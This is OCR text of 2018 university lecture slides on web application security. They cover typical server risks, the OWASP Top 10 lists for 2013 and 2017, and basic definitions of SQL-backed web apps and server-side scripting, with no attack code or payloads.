
IT Security:
Web App Security
Privacy/Data Protection – part 1


Carsten Jørgensen
Department of Computer Science

September 12th 2018

Web security




Web security




Web security – typical server risks

- Defacing
- Exposing of user information, passwords, emails, identity theft
- Money, credit card details
- Botnets
- Denial of Service
- Crypto Miners
- …

Excellent springboard into internal network



Consequence – browser and server vulnerabilities



Note who the victim is – attacking the server vs. using server vulnerabilities to attack users

OWASP Top 10

https://www.owasp.org

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE) [NEW]
A5:2017-Broken Access Control [Merged]
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization [NEW, Community]
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


Definitions

Definitions

Most web apps have **back-end database**

SQL is a common language for interacting with databases


Web apps generate SQL queries for **based on user input** from forms, cookies, URL variables, etc.



Definitions

Server-side scripting


Server-side scripting involves **embedding scripts** in client requests that are **run on the server** before the server responds to the client's request




1. SQLi

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
